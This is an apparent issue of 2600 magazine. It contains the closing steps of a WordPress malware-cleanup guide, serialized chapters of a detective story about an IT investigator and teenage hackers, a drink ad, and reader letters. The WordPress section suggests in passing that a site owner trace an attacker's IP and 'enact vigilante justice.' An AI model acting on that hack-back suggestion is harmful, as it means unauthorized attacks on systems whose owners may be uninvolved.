- *Wordpress File Monitor* - Monitors any changes - authorized or unauthorized - to files in a Wordpress installation. Emails can be annoying, but it is better to be sure that only log files are being modified than theme files.

Step Three is to delete all of the Wordpress files via FTP. A user should also keep an eye out to ensure that all of the files and folders are deleted as some attackers will put a PHP file with different permissions into a folder in order to carry out the attack.

Step Four is to upload all of the clean Wordpress files and configurations back onto the server. Again, upload *only* the plug-ins and themes that are *needed* for the site.

Step Five: Ignore any warnings about missing plug-ins, as the plug-ins that are no longer there might still be listed in the SQL database. Turn on/activate the Bullet Proof Security, Virus Scanner, Wordpress File Monitor, and MuteScreamer plug-ins.

Step Six: Follow every possible step in the Bullet Proof Security plug-in. This will protect critical folders on the site from outside access. Bullet Proof also gives users a security status page that has other suggestions for ways to improve site security. The paid version has even more options, but the free version will work fine in this case.

Step Seven: Update MuteScreamer to the latest definitions to ensure the site is protected against the most recent attack types. Also, a user should be sure to look into the settings of MuteScreamer to fit their needs.

Step Eight: Pay close attention to any emails received after the fresh setup. There is a good chance that the MuteScreamer plug-in will pick up on the cross-site scripting attacks now that the

unused files are out of the site files. The MuteScreamer alert provides the type of attack, time of attack and, the best part, the IP address of the attack. A user can then trace down the IP address to the website or ISP it belongs to. They can then choose to report the IP address to the ISP/web host or, if they so choose, enact vigilante justice on their own. Users can also block the IP address through CPanel or other Wordpress plug-ins, but the effectiveness of this is questionable because the request "appears" to be coming from the user's own site.

Also, a user will want to monitor the file change emails they receive for at least the first week, in order to get an idea of which files should be reported. It's normal to get email reporting log files and the temp files generated by MuteScreamer. However, a user should keep an eye out for any plug-in or theme file changes not initiated by them. Sometimes, despite thinking all unused files are deleted, there are still some hanging around, and the Wordpress File Monitor actually alerted me to some files that changed which I wasn't using. I deleted them and caught another attack before it could do any damage.

Step Nine: Repeat the above process for any infected sites on the same host and/or apply the plug-ins to non-infected sites.

Again, the above steps aren't foolproof and need to be coupled with additional common sense. A user should have complex passwords for any database and the same goes for administrator passwords. They should also perform *regular backups* of all of their files and databases to ensure that if the inevitable happens, they already have clean files to upload.

My hope and goal with this article is to help those who have experienced attacks like these and to offer some overall suggestions of plug-ins and practices to make Wordpress more secure. While the attacks haven't stopped for me, they no longer affect my site and my users. I get MuteScreamer updates from time to time, advising me that an IP has attempted to use a nonexistent file to modify my site, but the site itself remains secure.

Overall, I am happy with the results. I only hope that by sharing the information here, I can help others avoid a week, month, or even year of suffering.

Websites are designed to get information out there and to be fun for those running them. They shouldn't be a burden or even a fear to run. The attacks on my site almost killed my love of poking around with websites. I wouldn't wish that on anyone else.



by Andy Kaiser

Chapter 0x1

Rain pounded the pavement as I huddled in the doorway. There were no streetlights here. Not in this part of town. Apart from periodic lightning, my phone's display was a rare flash of illumination. The weak blue light shone on my face and lit my eyes like anemic sparklers.

I glanced up at the sky and squinted into the darkness. For early evening it was unusually dark. The black thunderclouds in the sky made sure of that.

I was outside my client's building and was close to my target: A window one story up.

I stepped out from under the roofline and rain attacked my head and shoulders with thousands of tiny punches. I held up my phone and shielded the lens from rain with one hand as I took a sequence of infrared pictures. I fell back under the shelter of the building. I swiped raindrops off the cellphone screen as I zoomed in to examine the results.

Despite my mood, I smiled.

I never liked working in this part of town and I particularly didn't like this client. Despite the weather outside, it was more annoying inside. But I was done. Mission accomplished. Time to go back in and collect my due, if I could.

Warren Relegaard was the client today. He may have been Swedish. Maybe Greenlandian. Or he was just an American who dressed weird and used a fake accent. There were plenty of those around, too.

He sat in a brown, oversized, overstuffed armchair.

Some people looked alike. A husband and wife who lived together and loved each other for fifty years and had the same conversation a hundred times eventually would become mirror images of each other. They used the same muscle sequences to talk and gesture, the same thought processes to communicate, the same glazed expression to stare at the TV night after night. Like perpetuates like.

I'm not saying Warren Relegaard was married to his armchair, but I am saying it had

been a significant part of his life for fifty years minimum. It looked like him, all leathery, worn and overstuffed. I smelled pizza rolls. That was usually a pleasant experience, but now it crept me out because I had no idea where the smell came from. The more I worked with him the less I wanted to work with him. Dislike perpetuates dislike.

"This night, Mr. Manny," he said in his possibly fake accent, "I do not think you have found what you claim."

"Sorry. I did."

Relegaard lifted a single thin eyebrow, which was probably an effort on a face with that much excess flesh. He gestured grandly at me.

I was fluent in non-verbal communication. It was a job requirement for us, the elite players of my profession. But non-verbal was for accidental slips, for finding what people didn't want us to know. I didn't like it when people used it intentionally. It always seemed forced. Arrogant. So I played dumb and continued to stare.

He exhaled a deep sigh, giving me a possible clue as to the origin of the pizza roll smell.

"Please," he overemphasized. "Tell me what you've accomplished."

"I hate to tell you this," I said, loving this part. "But it's true. Your wife's cheating. And it's happening right now."

He said nothing. His face reddened and he began to breathe heavily. Angrily.

That was the kind of non-verbal communication I could work with.

"Now?" he said. "Upstairs?"

"Yes," I said, not feeling particularly bad. I'd seen it plenty of times before.

His face got ugly and he pushed with both arms to lean forward in his chair. "I ask that you prove it, sir."

"Go ahead and log on," I gestured to his tablet sitting on a side table. It was an older model. He grabbed it and turned it on.

"Check the link I just sent you."

He opened an application and waited. He tapped impatiently on his chair.

"This machine. It is so slow. Why is that? How can I make it faster?"

Check for malware. Don't have twenty unnecessary programs running at all times. Pay money to get better hardware.

I shrugged.

He checked his mail. My message redirected him to a private, secure site I used to give information to my clients. He stared at the file list contained there.

"What are these?"

"Open the first one."

He did. Five seconds later he realized what he was looking at. He gasped.

"She's not -"

"She is. Second file."

He opened that one, too. Then the rest. I kept quiet as the photos did all the talking. I watched his face get redder and darker as he saw uncensored, candid pictures of his wife in very compromising situations.

"I see it. But I cannot believe it."

"I'm sorry, Warren. I know you thought better of her, but she's not what you think. She's cheating."

"No!"

"Yes. When you go online to play TekMage with her, she wins every time because she's been using a programmable keyboard meant for online gaming. She cheats. You never found out, because by the time you got upstairs," I imagined his huge frame navigating a stairwell, "she'd have hidden everything. She'd have unplugged the gaming keyboard and swapped it out for a five dollar generic keyboard. After you go back downstairs and keep playing, she's back to cheating."

"That's why she never wanted to play in the same room as me!"

I took shallow breaths in order to avoid the smell of pizza rolls.

"Yeah. Maybe."

The reason I kept coming back to Warren Relegaard was that while he was cheap and annoying and mysteriously odorous, he paid me in cash and seemed willing to hire me again. Though this job had been far more personal than the others. I hoped it hadn't killed our business relationship. I made a mental note to make up an impressive-looking coupon for future services and send it to him later.

"Okay," I said, readying myself for the next phase of our conversation. "I'll leave it to you to get the situation under control. I have the bill. You get the surveillance photos of her using the device, as well as millisecond-stamped, in-game screenshots to prove she couldn't physically type some commands without special gaming hardware. I worked for five hours on this. You

know my rates. I'd like -"

"Yes, yes. Now we discuss your payment."

Then he tried to justify why my time wasn't worth what I knew it was.

I'm regularly amazed at the number of people who think it's socially acceptable to regularly haggle with someone who makes their living charging by the hour. It didn't quite convince me to get a normal, dependable salaried job as Information Systems Director at the Corporate Office, but on days like this I gave it a second and third thought.

My name is Dev Manny. I'm an Information Technology Private Investigator. My clients call me when they have technological problems. Some people assume I'll fix their broken printers and upgrade their equipment, and I do: It's easy and routine, part of the occupational churn that pays my bills.

I preferred the exotic cases. I've been pulled in by the police when they got in over their head. I've been hired by corporate CEOs when they needed IT covert assistance without having to alert any of their staff. I had friends in the industry, many of them as good as me or better in information technology. But while many of them actively looked for complexity, mysteries, and problems the way I did, not many addressed the human element.

IT workers need a primary toolset of intelligence, best practices and the ability to find information online. I went outside that zone and focused on people. Their behavior, their personalities, why they behaved the way they did. Throw in fraud, theft, and, yes, sometimes murder, and you needed more mental tools to handle those situations. That's where I came in.

Out of all the people I knew in the industry, no one did what I did. I like to think it was because I was unique, the special little snowflake my mother always told me I could be. I've also had people tell me it was because no one was stupid enough to drop to my pay scale and undependable wages.

Speaking of income, I was indeed in a dry spell. I'd had limited work for too long now, nothing I could label a case. Relegaard's issue might be moderately intriguing, though having to deal with the man himself put this work firmly in the "do not want" category.

I left Relegaard's place shivering and cold from the rain, and also from my wallet's latest addition: A limited number of small bills.

Still, in this case, the exchange of money for information was worth it. I had a new ability compared to just a few minutes ago. A power-up, a financial mod, a new level of achievement which put me in a class of people I rarely got

to join.

I now had the ability to purchase dinner.

Chapter 0x2

I levered myself into my completely untrustworthy 1999 Nissan Sentra and turned the key. After a blast of automotive profanity which I'm sure would fog the mirrors of any nearby cars, my car grumbled out of Relegaard's snakelike driveway and shuddered in fear as I gained the open road.

I had decided long ago that I liked this car. Loved it, in fact. Because the alternative to not having it was to use my feet. My Sentra was like my first high school relationship: Something that had no business being in public and was in desperate need of lubrication.

My car allowed me to get to one of my favorite haunts, a scummy bar called "Downway." I walked in and dropped into a sticky booth in the corner.

A large, thick roll of brown, misshapen carpet walked up to me and bent over the booth.

"Hey, Manny," it rumbled.

After a second glance, I realized the carpet was actually Ron-Don, the judge, jury, and executioner at Downway. More importantly, he was the barkeep. Most importantly, he was the owner.

"How's life, Ron-Don?"

He shrugged. If any normal human tried the same thing with the same amount of weight, their shoulders would snap. He made lifting a metric ton of solid muscle look easy. He'd been some kind of weightlifter years ago, and he still kept in shape. Seemed like a lot of unnecessary work to me, but, on the other hand, no one caused trouble in Downway, at least not more than once. It was one of many reasons I liked coming in here: I could use the free wireless in peace.

"I'm living," his voice rumbled. "You?"

"I won't complain."

"So you got problems then?"

Ron-Don might not look like the most intelligent guy, but you'd be surprised. He didn't miss much.

"Who doesn't?" I said. "I won't bore you. Besides," I pulled out my wallet and flashed him my wad of singles, "I've recently come into some money. I'd like a burger and your finest glass of caffeine."

"Go crazy, man."

Floorboards protested as he left to place my order.

While I waited, I checked my cellphone and flicked through my existing workload. I was done with Relegaard. In the meantime, I was

waiting for payment on a few closed cases. Apart from that, I had nothing else in the hopper. I'd have to find more work soon, assuming I still wanted to eat in the daily way I'd been accustomed to.

"He's watching you."

I was so intent on staring at my phone, I didn't notice Ron-Don had returned until he spoke.

I blinked up at him. "What? Who?"

Ron-Don placed a burger and drink on my table and cocked his head to the side.

"Over there," he muttered. "Dude in the other corner. He's by the window."

He was indeed. He was facing away from me at the moment, and was staring out of the dirty, smudged window. His face was in partial shadow, so I couldn't see him well.

I slurped what I assumed was warm coffee and began to eat. Halfway through my burger, I pretended to resume work. I popped open my laptop. I used the screen as cover as I started my cellphone's camera app.

I casually lifted the phone. I pointed it towards where the guy was sitting and pretended to examine and frown at something on the screen while I took a movie.

It was the best I could do on short notice. My actions were probably as transparent as a giggling fanboy who just saw that hot *DS9* actress (and let's be honest - there is only one). But I had to do it - I liked to get things recorded before I did something about them - it was insurance if I needed to get others involved, like the law, or Facebook.

I quickly finished eating. Strange mysterious watcher or no, dinners I could pay for were rare enough that I didn't want this one interrupted.

I snapped my laptop shut and got ready to go. I left a depressing ratio of Relegaard's bills on the table, then I headed over to where the guy had been sitting.

He was gone.

I sighed.

What's wrong with our society? Can't people just talk anymore?

I took out my phone and checked the video I'd just recorded. I brightened the movie, increased the contrast, and zoomed in to get a better view of the guy. I played it back.

Ron-Don was incorrect. He'd used the wrong word. This was no dude. It was a kid. High school at most. He was dressed like he was homeless, which, combined with the nice cellphone and the ear buds stuck in his ears, meant a rich kid with richer parents.

I was only twenty-six. I was too young to be called "old" by most, and could sometimes

get away with looking younger. This kid had the opposite trait. He had something that made him older. It was written in his appearance, not just his limp dark hair and pale skin, but his attitude, punctuated with an oddly-thin body and gaunt stare. This kid was messed up. He'd been through something, and it was big.

I realized what I was doing. Great Old Ones, I was thinking of this kid as the stereotypical antisocial computer nerd. I sensed the ghost of Steve Jobs above me, sadly shaking his head. *Well*, I mentally shrugged back at Steve, *stereotypes are self-perpetuating*. Steve rolled his eyes and disappeared in a puff of cloud computing.

As I watched the video, the kid was working

on his phone, just like I'd pretended to do. He pointed his camera at my own.

He was taking shots of me, just as I'd done to him.

I revised my earlier theory. The kid hadn't been through something big. He was in the *middle* of something big. And it ended with me.

This is the first in a series of chapters from the newest Dev Manny, Information Technology Private Investigator story. You can find the first book (Superliminal) on Amazon and other places. Please let us know if you want to see more - or if you want us to stop. Write to letters@2600.com.




Club-Mate is now ready to be shipped directly to you! The German beverage invasion is now in full swing and 2600 is happy to be in the thick of it. Club Mate has proven to be extremely popular in the hacker and programming community. First introduced in the United States at The Last HOPE in 2008, this caffeinated, carbonated, comparatively low in sugar drink has really taken off. Both HOPE attendees and German operatives tell us that one gets a burst of energy similar to all of those energy drinks that are out there without the "energy drink crash" that usually comes when you stop consuming them.

If you want a case of the stuff (12 half-liter glass bottles), it's \$55 including shipping. At the moment, we can only ship to the continental United States. Visit our online store (store.2600.com) to place an order or call us (631.751.2600) if you have further questions.

For those of you running an office or a hacker space, consider getting a full pallet (800 half-liter bottles) at a steeply discounted rate. You will have no trouble reselling to the addicts you create.

Further updates on club-mate.us.





by Andy Kaiser

Chapter 0x3

The mystery kid was gone. He'd left Downway sometime after I'd recorded him, before I got up and paid my bill. Just to be sure, I jogged outside and scanned around the dingy parking lot. It contained many cars, but just one human: Me.

I walked back into Downway and up to the bar. Ron-Don was there, filling glasses with liquids for two new customers, a guy and a girl. It caught my attention, because they were the opposite of Downway's usual crowd. They seemed happy with their lives.

I caught Ron-Don's eye. He nodded. He handed the couple their drinks - one light beer and one potion featuring blue liquid and a pineapple slice - and came down the bar to join me.

I had my phone out. I played the video I'd just shot, and paused it at the point that best showed the kid's face. It was an almost-profile, showing an intense face angled in shadow, the dark hair falling partially over one eye. I was impressed with my accidental stylistic excellence. Give the kid male-pattern baldness and a lens flare, and it could be Joss Whedon's graduation photo.

I showed it to Ron-Don.

"Have you seen him here before?"

"Before today? Nope."

"Would you remember if you saw him again?"

"Sure."

"You see where I'm going with this, right?"

"You want me to let you know if he comes in here again?"

"Bingo."

"I can do that."

"Thanks, Ron-Don." I pushed a bunch of bills over to him. The denomination made the pile less impressive than it should've been, but it was my thought that counted.

He pushed them back. "You need these more than I do."

"Yeah? How do you know?"

His expression indicated the answer was

obvious. I didn't argue. I nodded my thanks and re-increased the width of my wallet by a few millimeters.

If the kid was following me, I might have a problem. Unless he regularly went around recording strangers for fun, he and maybe others were keeping tabs on me. I had to find him, or find out why I was on his radar. Preferably both.

I straightened up and got ready to leave.

"What do you think?" I asked Ron-Don, nodding briefly at the couple at the other end of the bar. Whatever it was they were talking about, it required a lot of flirtatious laughter and touching of the upper arms.

His eyes flicked over to them and back to me. He grunted, and again showed off his impressive shrugging ability.

"Married."

"Those two? They're not married." I saw no clues to indicate that. There were no angry glares, no unspoken passive-aggressive behavior, no bitter mutterings while the other one pretended not to listen.

"They're married," he said. "But not to each other."

I looked again and absorbed. He was right. I saw it. From their body language, they had something to hide. Both bent toward each other, as if sharing a secret. That meant they were into each other, but there was more: Every time a patron came in or left, both of them would drop their smiles and throw guilty looks at the door.

They weren't supposed to be here. They were doing something illicit. Forbidden.

I looked at Ron-Don with a new appreciation.

"Their body language and situational awareness," I said. "You're good. Get some IT training and you could go into my profession."

That made him laugh. Several customers shot frightened stares in our direction. He dropped into a gravelly chuckle, sounding like a fully-loaded 6U server being pulled out slowly on old rails. He shook his head.

"No, man. No way. I don't care about your crap."

“Then how do you know -”

“Look at them,” he gestured with a tree trunk that was probably his arm. “They’re that age, together, and came *here*? Not the usual couple for my place. One is hiding something. Or both of them are. They also didn’t know who was going to pay for the drinks. It took them a second before the guy said he’d pay. Then the girl looked away, and he looked guilty as all hell. It’ll end soon enough for them.”

“What? Why?”

“It’s fun sneaking around, until you get used to it. Then you lose the joy. The excitement. When I look at a couple like that,” he shook his head, disgusted, “I just feel sorry for them, because I see their future. I see their decay.”

I’d never asked the details of Ron-Don’s past, but I now knew to never set him up with anyone.

“Ron-Don, it’s a wonder no lucky lady’s swept you off your feet.”

He snorted.

“It’s like I’m looking in a mirror.”

Chapter 0x4

My office, in the tradition of low-rent buildings everywhere, was not a particularly useful place. It was somewhere to send the bills, for those clients clutching so tight to the archaic past that they couldn’t send me electronic payments. It was just somewhere to be, or eat, and often a place to sleep. While awake, I could just as easily go elsewhere.

Not today. Today, my office fulfilled an additional need: It was a private place to meet. I sat, bored and emotionally ruffled, waiting for a visitor. A potential client. I was waiting for “Ober.”

Ober was a self-described hacker. I’d done a little research before this meeting, and traced a few of his online adventures, so I had at least a rough idea of who he was. From what I’d seen, he seemed young and inexperienced, but was also intelligent and learning fast. Along with the usual script-kiddie stuff, Ober had managed some minor hacks from zero-day systems exploits and had done basic social engineering.

Put simply: Ober was new to the scene, but was learning.

An aspect about this situation was odd: Ober wanted to physically meet me. It was strange because a hacker who knew what he was doing shouldn’t want - or need - to be here.

This kid should be as tech-savvy as a drunk is thirsty. Technophiles prefer to communicate with an alpha strike of hardware, software, and wetware. Efficiency, speed, convenience, and

cost were factors, but here I’d received an email asking to meet at my office at this time on this day.

I assumed speaking would be involved, and again that was strange. Eye contact was old-school, reserved for dealing with mundanes. Given the right situation, face-to-face was for when you were excluding technology. It was for desperate measures.

Maybe that’s what this was. Maybe Ober was desperate.

My phone buzzed.

My security cameras had picked up a car pulling up outside my building. I watched the camera’s video stream on my phone. I verified I got a good capture of the car’s license plate.

There had been multiple times in the past where I’d been surprised by visitors to my office, sometimes violently. I hate violence almost as much as I hate surprises, so both together had been doubly irritating. I’d vowed not to let either happen again, and that led to my monitoring system.

A woman got out. A second person remained waiting in shadow in the back seat of the car.

She was obviously here to see me, because she looked around conspicuously as she approached my building. Almost all of my clients did that, though none had found my camera. The tiny lens sat recessed inside of a rusted metal sign reading “Beware of Grue.” No client had yet asked what a grue actually was, but the warning did its job and put people on their guard, and - ideally - me in control.

Another part of a visitor’s concern was my neighborhood - it was uglier than my Yoda lunchbox. There were only two positives about my legally-recognized work and home address. One was the tax write-off. The other was that I never got any door-to-door sales of the many flavors of candy bars or religions.

Of my newer clients, only a few knew what it meant to be an Information Technology Private Investigator, so first impressions often began with some confusion. But what my job lacked in clarity, it made up for with intrigueability. And while that last word had debatable validity, the fact that I just used it with confidence proved my point - *sounding* competent was sometimes better than actually *being* competent.

I pretended to be surprised as the door to my office opened. I looked up from my phone and smiled at the non-video representation of the woman as she stepped in.

“Mr. Manny? Are you Dev Manny?”

“Only when people want to see me.”

She smiled faintly at my attempt at a joke, but her dark eyes told me she had a problem.

She couldn't be called "old," but was still older than me: She was in her thirties, or maybe early forties. She'd pulled back her dark brown, shoulder-length hair into a stubby, slightly messy pony tail. She'd dressed in a bad guess at style. Her look was like a Flash-based website - it was full of bad decisions, good intentions, and was years out of date.

She was worried. This wasn't time for chatter. While social pressure rarely dampened my personality, this was different: She might have real, government-guaranteed, spendable money. While I wasn't the smartest guy around, I wasn't stupid enough to get between a client and my bank account.

I tried my best to look like what I thought she was expecting.

"Call me Dev. How can I help you?"

She glanced around, distrusting the look of my office. That was okay, because I didn't trust my office either. The ancient paneling, disorder, and faint musty smell didn't quite scream "technology professional."

"It's okay," I said. "I get a lot of people here, with a lot of problems spanning a lot of topics. I'm a technology guy, and I'm a private investigator. Put those two together, and I'll help you with any tech-based problem you can come up with. Or," I winced at having to even speak the next three words, "your money back."

In a normal situation, I would then offer her a chair to sit on, and some instant coffee to sip. But since I had only one chair - currently occupied - and the coffee tools were part of a fascinating but long-term fungal experiment, I let her make the next move.

She opened her mouth. Words tumbled out of it.

"My son wants to talk to you. He needs help. His friend is missing."

I took a mental step back.

"Well," I said, being careful not to sound dismissive. "My specialty isn't missing persons. I can introduce you to my contacts at the police. Maybe they could -"

"No police. You know my son, Mr. Manny. His name is Westley. Westley Miller. He's just a child, and I didn't want him coming here by himself. He wanted your help. He's waiting in the car now, and he was going to come up after -" she looked at the ceiling and sighed, "- after he 'finishes the reconnaissance.'"

I queried my mental contact lists, and returned with a negative.

"I'm sorry," I said. "I really don't know who -"

"Mom! You're not supposed to tell him my name!"

Westley Miller stood in my doorway. I'm sure I had him recorded from the car to whatever route he took to get to where he was now, but it probably wasn't necessary. Mrs. Miller had been right. I did know Westley, with his dark, limp hair hanging partially in his face.

He was the kid who'd been recording me at Downway.

"You're Dev Manny," Westley said. "I'm Oober. We really gotta talk."

Chapter 0x5

After a moment, I spoke and tried to recover from my surprise.

"Oh. *That* Westley Miller."

"Mom, just give us a minute, okay?"

Mrs. Miller looked at me, clearly uncomfortable. This could be tricky.

"I know we've just met, Mrs. Miller -"

"That's *Miss* Miller."

Strike one.

"Sorry, Miss Miller. I know we've just met, but check my website for plenty of referrals. I understand if you're not comfortable leaving Oober -"

"That's *Westley*."

I was on a roll.

"- and I'm willing to point you to clients, police contacts, and others who can vouch for my quality of work. You can trust me."

"Trust? No." She flapped a hand dismissively.

"I was more worried about the bill. I don't have much -"

It's the little things in life that make me happy: My turn to interrupt.

"Not a problem. Let me just talk to your son alone for a few minutes. No charge until I really start working. You'll get your money's worth. Whatever I get paid should satisfy both of us."

I hated to give those kinds of promises, but sometimes they were needed. And in this case, it was what Miss Miller wanted to hear. She left me and Oober to talk alone in my office.

The kid hunched further into himself. He looked haunted, eyes staring at something I couldn't see.

"Do you know P@nic?"

"I'm sorry?"

He spelled it for me. "She's my - friend. Actually, I'm in love with her. I guess." His dark eyes flicked past me and he smiled slightly.

"We're both hackers."

This kid's chosen profession made it clear why he came to me, and not the police. They'd want more information from him than he was comfortable giving. Me? I'd just get to work and fix his problem.

"I've been hanging out with P@nic for like months now. Online and off. She's awesome. I've really been learning a lot from her. We were pretty tight. And then she -" He paused to think, and shook his head. "She just dropped off. Haven't heard from her in like five days. She hasn't been online. No forums. No channels. She's not even at her house."

"You're going to have to back up a bit," I said. "First, who exactly is P@nic? How did you meet? How do you know there's something wrong?"

"You sound like my shrink," Oober said, smirking.

"You see a psychiatrist?" I said, surprised. He couldn't have been more than fifteen.

"He's no psychiatrist. Definitely a shrink. I've got antisocial personality disorder. It could escalate and eventually become a serious societal threat. I need a program of positively-reinforced behavioral modification and drug therapy."

Kids grow up so fast.

"Your shrink told you this?"

"No. But I read through his notebooks one time when he left the room. I made copies. You want one?"

"Yeah, I might." I logged a mental note not to leave any room Oober was in.

"I get in trouble at school a lot. Not my fault, though. There's a couple guys with heat on me. It really bugs my mom when I get home all beat up. She cries a lot. My dad left a long time ago."

By his bored tone, he'd obviously said these things before, and often. His apathy looked like a defense mechanism from what was a nasty situation. Instead of rehashing a recent psychological evaluation, I tried to move to the more pressing question, the reason he came, the method by which I would somehow scrape together another few dinners.

"What about P@nic? How does she fit into this?"

"She was new at school," he smiled, remembering. "She didn't really fit in. A lot of the other girls wouldn't talk to her because she ignored their crap. Or they didn't care about what she was interested in. But she talked to me."

"What about? Tell me more."

Oober was right. I did sound like a shrink. Information technology private investigating required a little something of everything, including the study of an unreliable, buggy, complex, neuron-based computer.

"It started easy. I don't really talk to people unless I have to. But like on day one, she turned around in her chair and asked to borrow some paper. I gave her some. After like the eighth time of that, we started talking. Turns out we got lots in common. Like we're both hackers."

He'd used that word again, but I wasn't sure exactly how he meant it. "Hacker" had a lot of definitions. For most humans in meat-space, "hacker" is derogatory. It's the definition we get in movies, and describes the bad guy or Angelina Jolie who breaks into computer systems and causes havoc. The correct definition describes someone so interested in figuring out the world, they love taking things apart to see how they work, or solving a problem for the sheer challenge of it. Often these included networks and servers, but not always. A hacker may describe a person, but it's also a pretty sweet philosophy.

I nodded, accepting Oober's self-generated certificate of authenticity. If that's what he wanted to call himself, I'd soon find out the detail of how he meant it.

"How did you find out you were both hackers?"

"She told me about all the systems she broke into. Started out with our school network and the teachers-only databases. I had no idea how she did it, but it sure was cool."

One question answered, then. P@nic was more talented, and Oober was more of a newbie.

"Then we started getting together after school. And that was even better, because then she *showed* me!"

"Showed you what?"

Shrink mode: Fully engaged.

"At her place. Her parents were never there and we hung out. She showed me her hacking tools."

A script-kiddie, then. It was just a couple kids who got their hands on a few free tools easily found online.

"So what were you doing?" I asked. "Pen-testing? SQL injection? Brute-force stuff?"

"Some of that, yeah," he shrugged. "Then she showed me her zombie botnets."

Uh oh.

I can admit when I'm wrong. It happens a lot. The last two words of his sentence told me that P@nic was far more advanced than I

thought. Playing around with common scripts and tools was one thing. But to have your finger on thousands of malware-infected computers? That moved the conversation up another level. Or five.

“When we started hanging out, her systems were in the middle of a DDoS attack against some botnet in Romania. It was like a game - they were trying to see who could knock each other offline first. She won.”

Oober was a kid who not only needed someone to talk to, but seemed to trust me with some very illegal information. So, no police. He sure couldn't tell this story to the school guidance counselor. Going to a religious confessional would only scare the poor priest.

But unlike a priest, it wasn't my job to pass judgment or wear funny clothes. Unlike a guidance counselor, it wasn't my job to offer advice.

My job was to solve.

“How did P@nic disappear?” I said. “What do you think happened to her?”

Oober's face dropped from wistful to worried.

“I don't know. Besides the botnet stuff, she talked about security hacking. She's like that. She's always trying new things. Like her brain can't keep still and she needs to hop from one thing to another. She told me once she hates being bored. Like it actually, really scares her.”

I could empathize, though my method of boredom management wasn't quite the same. Even still, I was really starting to respect P@nic. I could see already what Oober found attractive about her. She was smart and did exciting, dangerous things. If I were Oober's age, I'd probably fall in love with her, too.

So yeah: I was more than willing to help.

“She found something,” Oober said. “In one of her hacks. She found some information. After she found it, she disappeared.”

He dug around in his pocket and fished out a piece of paper. He stared at it a moment, then looked back at me.

“All her stuff's encrypted. I don't know any of her passwords - she typed way too fast for me to catch anything. She hardly ever wrote stuff down. But I found this.”

He handed me the paper. I looked at it:

dante collection
patient zero
agent_from_harm
dragon_bawls
minotaur
chixor zed

“That's all I got,” Oober said. “I have no idea what it means.”

“It's okay,” I said. My eyes were locked on the list. I felt a chill, and it had nothing to do with my office's struggling A/C. It had everything to do with the hastily-scrawled list glaring back at me. I looked back at Oober.

“You mind if I copy this?”

“Yeah, sure. Why?”

“I know what this is.”

“What?” He was surprised.

“The first line is the tipoff. Have you ever heard of ‘AnonIt’?”

His expression and quick head shake gave me an answer, so I continued.

“AnonIt is a contest. A hacking contest. It's run once every year. If a hacker or hacking group can complete the goal, they get bragging rights. Those are huge, plus they get access to people who might want their ability. Depending on which government is hiring, that could mean a lot of money. The goals are incredibly tough. And always illegal. Except to design the contest and confirm the winners, the AnonIt admins stay quiet, and always anonymous.”

“So how do *you* know -”

“I'm not in the hacking community. I'm an Information Technology Private Investigator. But I lurk. Enough to know when anything big happens. Like this.” I waved the piece of paper. “The latest AnonIt contest started a couple months ago. Guess what the goal for the contest is?”

I held up the paper so he could read it.

He looked from the paper to me.

“The Dante collection.”

“You catch on quick.”

“Yeah, man, I do. So what's the Dante collection?”

“That,” I said. “I don't know. Not yet. I need to do some research. Give me a little time, okay?”

“Yeah, okay, I guess.”

“Give me a way to get in touch with you. Another day or so and you'll hear back from me.”

I knew exactly where I needed to go next.

It was time to venture back to a place I'd loved and hated. It was a place of possibility and stagnation. It was where heavy conformity taught me what it meant to be an individual. It was where I'd met people who defined their lives by what they couldn't do, and where others were destined to change the world.

Time for school.

CABLES

Information

Dear 2600:

Thanks for Craig Stephenson's article on avoiding exposure of files ending in a tilde (~) from 28:4. One quick workaround for Apache servers is to deny access to files based on a pattern. This rule works well for files ending in a tilde: "RedirectMatch 403 ~\$". In this case, 403 is an "access forbidden." Or use 404 - "not found."

This is directed at Stacey, whose letter appeared on page 43 of 28:3. It is unfortunate that you believe you have been made to suffer due to throat and ear implants made without your permission. I have looked into the matter, and can confirm that you do not have the implants mentioned in the Summer 2010 issue. Those implants, while subcutaneous, would be easy for you or a health professional to feel or see. The ear implant only receives audio, so could not be used for any sort of mind control or pain. To check whether any implants you might have are actively receiving - or to block transmissions - you might experiment with a Faraday cage. From inside a Faraday cage, you could confirm that any voices or discomfort you are experiencing are not actively originating with an external source. I hope you are able to receive the medical care needed to alleviate the situation.

Estragon

Dear 2600:

This is in response to Cliff's article in 28:4. The one-time pad that he writes about is, in fact, unbreakable, provided the following:

1) The sequence must *never* be repeated. Repeating a pad sequence even once significantly reduces security of the cipher.

2) There is no pattern in the original messages. Enigma from World War II was cracked partly because the weather report was sent daily at a certain time in the morning and "wetter" was the pattern that lead to Alan Turing's discovery of cradles (Simon Singh, 1999).

3) The code books or pads are securely distributed to all secret parties. Recovery of code books was a completely separate operation to aid cryptanalysts.

The essence of the article was awesome, though, and very well written. Cliff also mentions some of my precautions started above. Good work!

Cliff, if you're reading this, <http://chenb0x.net>

Master Chen

Dear 2600:

In General Assembly's "Requests" section (28:4), Lost in Cyberia mentioned that he can no longer get the physical magazine with the demise of Borders as a bookseller. I have been getting your magazine from Barnes and Noble here in the Pacific Northwest for years now. Just thought you might put that out there for those who cannot get the electronic versions for whatever reason.

Thanks for the great work and looking forward to reading 2600 - in multiple formats - for years to come.

Chris

In light of all of the bloodshed in the retail bookstore world, we're planning on putting out an updated comprehensive list of where you can buy our magazine worldwide. Then, if people actually go out and buy it, we can continue the cycle. As an aside, there shouldn't be a single Barnes and Noble that isn't carrying us. We often hear from people who tell us their branch isn't carrying it anymore. If someone at the store tells you this, please give us the details and we'll investigate. Most times, it's either sold out, hasn't come in yet, or is hidden behind one of those bigger magazines. As always, we thank our readers for looking out for us.

Dear 2600:

Been a fan of the magazine for so long, a friend turned me on to it in '98, I think. Always keep one with me when I fly. You publish so much information in the perfect format that's easy to travel with.

The bookstore I usually get it from said they discontinued (Barnes and Noble in New Hampshire). In the last issue I read, you had mentioned going to a digital version. I was wondering if I was experiencing the transition from print to digital with my difficulty finding the newest issue. Or do you still have a printed version?

If you are still printing, please point me in the right direction. Boston maybe? I would travel to find it.

